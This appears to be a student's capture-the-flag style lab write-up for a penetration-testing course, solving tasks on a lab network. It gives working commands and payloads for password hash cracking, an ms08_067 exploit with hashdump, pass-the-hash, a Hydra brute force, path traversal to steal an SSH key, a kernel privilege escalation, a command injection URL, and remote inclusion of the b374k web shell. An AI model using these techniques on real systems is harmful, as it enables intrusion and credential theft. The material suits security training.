john:1EQQ7cS5y$hI62TAKIHDAngt.ioDxxu1:16761:0:99999:7:::

How to know actual hash without algorithm and salt so I followed below link to find that. (http://www.backtrack-linux.org/forums/showthread.php?t=39771)

Answer: hI62TAKIHDAngt.ioDxxu1

Task 2

Question:

After completing the previous task you should have stolen the password hashes from 10.240.0.20. Use off-line cracking to recover john's password from the hash.

Submit the password of "john" as an answer to this task.

Hint. Use the password list you can find from /usr/share/john/password.lst on your Kali VM for cracking. Note that the hash function used for user "john" is md5 (md5crypt for John-the-Ripper) in contrast to other user accounts in the shadow file.

Solution:

I have already saved john password as pass.db in /root/
Now , in terminal type below command to decrypt the hash

root@kali-09:~# john --wordlist=/usr/share/john/password.lst /root/pass.db

```
Warning: detected hash type "md5crypt", but the string is also recognized as "aix-smd5"
Use the "--format=aix-smd5" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ [MD5 128/128 AVX 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
winniethepooh    (john)
1g 0:00:00:00 DONE (2016-11-28 23:08) 10.00g/s 19080p/s 19080c/s 19080C/s
western..wonder
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

to show decrypt password

root@kali-09:~# john -show /root/pass.db

john:**winniethepooh**:16761:0:99999:7:::
1 password hash cracked, 0 left
Answer: winniethepooh

Task 3

Question:

Windows networks have been notorious because of attack method called Pash-The-Hash (PTH). One potential issue arises from the fact that the built-in administrative user account (Administrator with SID 500) is often enabled and with the same password for many systems in the domain. Gaining system level access to one machine could lead to compromise of many other computers because in such a case the attackers only need the password hash of the administrator's account. Even a strong password does not help as there is no need to crack it.

Your ultimate goal is to get access to Windows 7 workstation with IP address 10.240.0.22. It is not probable that this system contains publicly known (server-side) vulnerabilities. However, there is an old and unpatched Windows box running in the network with IP 10.240.0.21. If you are lucky, then both of those machines have the same password for local "Administrator" account. Then even if the password is too strong to crack, you could use PTH.


Hack into 10.240.0.21 and dump the password hashes.

Submit the password hash of "Administrator" account as an answer to this task. The format is "LM_hash:NT_hash".


Metasploit Framework has all required components to accomplish this task.


Solution:

use armitage and load module > search for > **ms08_067_netapi**



use target 10.0.240.21
go to
meteroreter2>access>Dump hashes> lsass method
you will see hash in console





meterpreter> hashdump
[*] Dumping password hashes...
[+]

Administrator:500:aad3b435b51404eeaad3b435b51404ee:2239a98dc042622076f3f8d438b66dfb:::

Answer: aad3b435b51404eeaad3b435b51404ee:2239a98dc042622076f3f8d438b66dfb

Task 4


Question:


After completing the previous task you have obtained the password hash for local Administrator account on that host. You can now try gaining access to 10.240.0.22 by passing the same hash.


Find the flag from our friend John's desktop on 10.240.0.22 and submit it as an answer to this task.

Solution:

use armitage and load module psexec
then use user Administrator and pass = LM_hash:NT_hash
then u wil see red compromising the host then go to explorer
and change to user/john/desktop
and view flag.txt







Answer: f7a338ad4d7d9b088f2298a449afa6e46c033503583e7e45b017f1865199416f

Task 5

Question:

USMOSC has a web portal running on host portal.usmosc.ex. The access is protected by HTTP Basic Authentication. Try to brute force the credentials and get access to the Contacts area of that portal. You have a gut feeling that:

- The username you should start with is usmosc
- The John The Ripper's default password list can help you out again: /usr/share/john/password.lst

NB! The portal.usmosc.ex is not directly accessible from your physical machine. Use the browser of your Kali machine or create SOCKS proxy through your Kali machine for logging into the portal after getting the password.

Send the flag that you find from the Contacts page of portal.usmosc.ex as and answer to this task.

Solution:

Use hydra from terminal and find the answer.

root@kali-09:~# **sudo hydra -l usmosc -P /usr/share/john/password.lst -V portal.usmosc.ex http-get**

[80][http-get] host: portal.usmosc.ex **login: usmosc password: good-luck**
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2016-11-28 23:38:22

Then login to **portal.usmosc.ex** with **username usmosc , pass good-luck**
there is flag mentioned in contacts tab which is below in answer:

Answer: c68f09dd21bc6ef2505b6bd5aef955c2e58ee62e

Countermeasures:

- Enforce frequent and automated credential changes, Remove shared and local administrator logins. Use cryptographically complex and frequently changing usernames and passwords. Audit access to the credentials.
- Enforce Secured Privilege Escalation - reduce the attack surface by minimizing the presence of highly privileged logins.
- Establish a process to remove attackers access to the compromised machines.

LAB 6 Path Traversal and Privilege Escalation

Task 1

Question:

USMOSC's website for viewing the reports - http://10.240.0.60/ - is administered by Tom. Although otherwise nice guy, Tom is a total n00b when it comes to web development and IT security. Exploit the weaknesses in 10.240.0.60 to firstly get a user level access to the system. The following approach should work fine:

- Find a path traversal vulnerability from the web application. It allows you to read arbitrary files for which the web server user has read privileges.
- Get the Tom's secret SSH key from the backup folder he has created: /home/tom/backup/id_rsa.
  - NB! If you manage the browser to include and display the key, copy it from the source of the page. Otherwise you may get additional spaces that corrupt the key.
- Log in over the SSH using the stolen key.

Submit the flag you will find from the file /home/tom/backup/flag.txt as an answer to this task.

Solution:

To accomplish task , we will try to put take ssh pub key of tom from browser by path traversal vulnerability.
Type in browser :
http://10.240.0.60/?report=..././..././..././..././..//home/tom/backup/id_rsa

you will see ssh pub key , now
copy the id_rsa key to somewhere ,i saved it as tomkey.txt at **/root/Downloads/tomkey.txt**
change the mode of rsa file "chmod 600 filename(tomkey.txt)
login via ssh = "ssh -i tomkey.txt tom@10.240.0.60"
get the flag from /home/tom/backup/flag.txt

root@kali-09:~# chmod 600 /root/Downloads/tomkey.txt
root@kali-09:~# **ssh -i /root/Downloads/tomkey.txt tom@10.240.0.60**
The authenticity of host '10.240.0.60 (10.240.0.60)' can't be established.
RSA key fingerprint is SHA256:eFUXGUA9V+bqoy5kByO6q9V1e4YAfJG5V8ZH6Sm8Z+s.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.240.0.60' (RSA) to the list of known hosts.
Linux reports 2.6.35-22-generic #34~lucid1-Ubuntu SMP Mon Oct 11 14:36:18 UTC 2010 i686 GNU/Linux
Ubuntu 10.04.4 LTS

Welcome to Ubuntu!
 * Documentation: https://help.ubuntu.com/

  System information as of Mon Dec 5 20:10:50 UTC 2016

  System load: 0.08   Memory usage: 15%   Processes: 74
  Usage of /: 23.1% of 7.49GB   Swap usage: 0%   Users logged in: 0

tom@reports:~$ cd /home/tom/backup/
tom@reports:~/backup$ ls
flag.txt id_rsa id_rsa.pub
tom@reports:~/backup$ cat flag.txt

answer:
9fd172dde31a2b17ed635994623c4e275fe7b8765dc67794a20cdb733ac41144

Task 2

Question:

Gain root level access to 10.240.0.60. You can access the system using Tom's account. Therefore find out the version of the kernel. Then search for local privilege escalation exploit for this kernel.


Submit the flag from file /root/flag.txt as the solution of this task.

Solution:

We can go to tom terminal as we have in last lab annd then type **uname -r** to get kernel version of linux.

tom@reports:~$ uname -r
2.6.35-22-generic
Search on google and find below link to exploit .(https://www.exploit-db.com/exploits/15285/) create a new file in tom backup directory and add the exploit code there as a new file and then use gcc compiler to compile the file.

tom@reports:~/backup$ nano exploit.c
tom@reports:~/backup$ **gcc exploit.c -o code**
tom@reports:~/backup$ ./code
After running code we get access to root .



Answer:
70677531c19a2f1ab69e4aafd73bb117e8ea0d289ef4125629590f72adaccc6c

Countermeasures:

- MIME-type + content check + file extention check
- Not to use user defined file name
- Files that need authorization control should not be uploaded to a public directory

LAB 7 Code Injection

Task 1

Question:

The first task is to exploit a vulnerability in "Basic Networking Tools" application on http://10.240.86.30/ to execute operating system commands.


Note that the application filters out few shell metacharacters but not all so it is still easy to bypass the filter. One of the commands is implemented securely, others are not.

The flag is in /etc/flag.txt

Solution:

We can do this task by entering below command in browser :-

http://10.240.86.30/cgi-bin/net-tools?cmd=traceroute&addr=%22%60cat+%2fetc%2fflag.txt%60%22



answer: 74510bf27f843a2ac4eea7e61e80cde0b64d646b

Task 2

Question:

The website http://10.240.0.59/ is used by the folks working in the R&D section of USMOSC. There is a public area accessible for everyone in the USMOSC intranet and a private area which requires authentication. Naturally, more interesting content is available only to authorized users.

Get access to the contents provided in the private area. There is a subpage where you can find the blueprints of the spaceships. One of the blueprint documents contains the flag.

Find the flag from one of the spacecraft blueprint files and submit it as the solution for the task.


Solution:


We can finish this task by downloading shellcode from (**https://cma.ex/images/shell.php**) save this code as shell.txt

in terminal , type service **apache2 start**

copy your shell.txt in directory /var/www/html/

now type below command in browser ,
http://10.240.0.59/index.php?page=http://10.240.0.109/shell.txt?
Remember to know your own VM IP to add in above command ,
you will see shell with login portal , then login with pass **b374k** ,
then go one directory back and see blueprints inside it ,
u will see **destroyer_b001.txt** which is the flag.


10.240.0.59/index.php?page=http://10.240.0.109/shell.txt?
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
b374k
2.7
Linux v1-tech 3.13.0-40-generic #69~precise1-Ubuntu SMP Fri Nov 14 10:29:31 UTC 2014 x86_64
Apache/2.2.22 (Ubuntu)
server ip : 10.240.0.59 | your ip : 10.240.0.109 | Time @ Server : 05 Dec 2016 21:16:25
/ var / www / usmosc-tech / blueprints /
xpl ps eval info db rs
www-data > - shell command -
Notice: Constant DS already defined in http://10.240.0.109/shell.txt?.php on line 20
name size owner:group perms modified
[.] LINK root:root drwxr-xr-x 02-Dec-2016 14:52:30
[..] LINK root:root drwxr-xr-x 28-Sep-2014 11:27:27
carrier_A001.txt 2.87 KB root:root -rw-r--r-- 16-Sep-2014 13:59:10
corvette_A171.txt 2.49 KB root:root -rw-r--r-- 16-Sep-2014 13:59:10
destroyer_A001.txt 5.51 KB root:root -rw-r--r-- 16-Sep-2014 13:59:10
destroyer_A002.txt 5.72 KB root:root -rw-r--r-- 16-Sep-2014 13:59:10
destroyer_B001.txt 80.00 B root:root -rw-r--r-- 02-Dec-2016 14:52:30
Action
Total : 5 files, 0 Directories


10.240.0.59/index.php?page=http://10.240.0.109/shell.txt?&view=/var/w
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
b374k
2.7
Linux v1-tech 3.13.0-40-generic #69~precise1-Ubuntu SMP Fri Nov 14 10:29:31 UTC 2014 x86_64
Apache/2.2.22 (Ubuntu)
server ip : 10.240.0.59 | your ip : 10.240.0.109 | Time @ Server : 05 Dec 2016 21:17:04
/ var / www / usmosc-tech / blueprints /
xpl ps eval info db rs
www-data > - shell command -
Notice: Constant DS already defined in http://10.240.0.109/shell.txt?.php on line 20
Filename /var/www/usmosc-tech/blueprints/destroyer_B001.txt
Size 80.00 B (80)
Permission -rw-r--r--
Owner root:root
Create time 02-Dec-2016 14:52:30
Last modified 02-Dec-2016 14:52:30
Last accessed 02-Dec-2016 14:52:30
Actions edit | hex | ren | del Download
View text | code | image | audio | video
